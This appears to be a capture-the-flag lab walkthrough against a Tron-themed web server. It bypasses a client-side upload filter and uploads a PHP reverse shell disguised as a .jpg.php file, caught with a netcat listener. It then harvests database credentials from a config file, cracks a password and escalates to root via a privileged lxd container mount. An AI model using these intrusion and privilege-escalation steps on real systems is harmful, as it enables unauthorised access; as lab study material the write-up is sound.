Firstly, we use nmap to scan the port connected by running this command `nmap 10.10.26.38`. There are 2 ports related to this IP address which are 65000 and 80. In this case we try both ports on the web. First port which is 80 does not bring any suspicious page but the second port which is 65000 bring us to the Light Cycle web. After that, we use gobuster in order to find the hidden page linked to the Light Cycle website that we found in this command we use dir mode. -u parameter is used to state the target URL and -w parameter is used to state the path of the wordlist we wish to use. In this scanning, we use big.txt file as our wordlist. Then we found the hidden php page which is uploads.php. In the previous scanning using gobuster, we also found other directory. As we go through the list and test in on the firefox search engine, we found that grid directory stored the file uploads on the web. To know the flag in web.txt located in the web server, we need to send the reverse shell and create the listener on the web server. But firstly, we need to drop the filter in the web server in order to make our file sending easier. Firstly, we turn on the burp on the foxyproxy. Then, we open up the burpsuite to do some settings on the client-side and also the server side to make sure we can delete client-side filters set up on the website on the client-side. We edit the filter which we will delete the js condition then save the filter. On the server responses, we click the checklist that will intercept the responses based on the rules set up. This settings now will intercept all responses from the webserver including the javascript files. We also need to make sure the intercept is on. We then go to the uploads.php directory then we can see that we need to forward the responses we receive since we open the intercept. In this case we will forward all the responses except the filter.js. We will drop the filter.js file. After that, we landed on uploads.php page. On our own terminal, we copy and rename the reverse shell file use the jpg.php extension with the name of reverseshell.jpg.php. Jpg extension is used to "fool" the website to accept the jpg file and ignore the php file. Also need to remember that we already drop the filter.js file. This reverse shell is downloaded from <https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php>. Change the ip address in the reverse shell to the ip address of the openvpn we are connected to. Save the file we modified. Create the listener on the same port set in the reverse shell. We create a port listener using netcat. Upload the shell.jpg.php file on the uploads page. As we can see in the grid directory, there is our shell.jpg.php file we just

uploaded. Click on that file to activate our reverse shell on the target website. As we can see in the grid directory, there is our shell.jpg.php file we just uploaded. First thing to do once we landed on target machine is run this command `python3 -c 'import pty;pty.spawn("/bin/bash")'` to spawn a better bash shell. Then, we also run `export TERM=xterm` command to give us to term access such as clear command. Then, we need to background the shell using the `ctrl + z` and on our own terminal, we will use `stty raw -echo; fg` command. `Stty raw -echo` command will turn off our own terminal echo that automatically will gives us access to tab autocomplete, arrow keys and `ctrl + c` to kill command. `Fg` after the semi-colon will bring the background shell to the foreground back. Using `ls` command, we can see that there are many directories. After go through several directories, we found out that `var` directory contain another folder called `www`. In that folder, we can see there is `web.txt`. Using `cat` command, we can see the flag. Line that are used to upgrade and stabilize the shell is `python3 -c 'import pty;pty.spawn("/bin/bash")'`. Then, in the `www` folder, we can see other folder. The one that attract our attention is `TheGrid`. Inside `TheGrid`, we go to the `includes` and see that there is `dbauth.php` file. Consider the name which is more logically accepted as the configuration file, we see through the file and see the database authentication details which is `tron:IFightForTheUsers`. Using the username and password we found in the configuration file, we accessed the database using the `mysql` command which looks like `mysql -utron -p`. We enter the password given that is `IFightForTheUsers`. In the database, we use `show databases;` command to see the databases exist in it. As we can see there is `tron` database. To see through the database, we use `use tron` command and `SELECT * FROM users` since there is `users` table in it. We found the password and the username. But we need to crack the password. We crack the password on the online password cracking. This time we got the username and password for the other user which is `flynn` and the password is `@computer@`. Using the username and password we crack before. We change to the other user using `su` command and key in the password which is `@computer@`. Now we are accessing as `flynn`. We can see there is `user.txt` file. Using `cat` command to see the flag in it. Then, in order to know if we can run the `lxd` `privesc` or not, we use the `id` command and we can see that `flynn` in the member of `lxd` group. So, we can do the `lxd` `privesc`. To see the `root.txt`, we need to escalate our privilege. Actually, privilege escalation using `lxd` is much more longer that this write up. But in this case, we dont need to download `build-Alpine` on our local machine, execute it and other steps since the `Alpine` container already on our local machine. First, we can see the image list available in our local machine using `lxc image list` command. Then, we need to initialize the container with the command `lxc init Alpine strongbad -c security.privileged=true`. Then we can do `lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=true` to mount the container. To start the container we run the `lxc start strongbad`. Then we run `lxc exec strongbad /bin/sh`. If we run the `id` command we can see that we are already root. Then we go to `cd /mnt/root/root` and we can see the `root.txt`. `Cat` the file and we can see the flag.

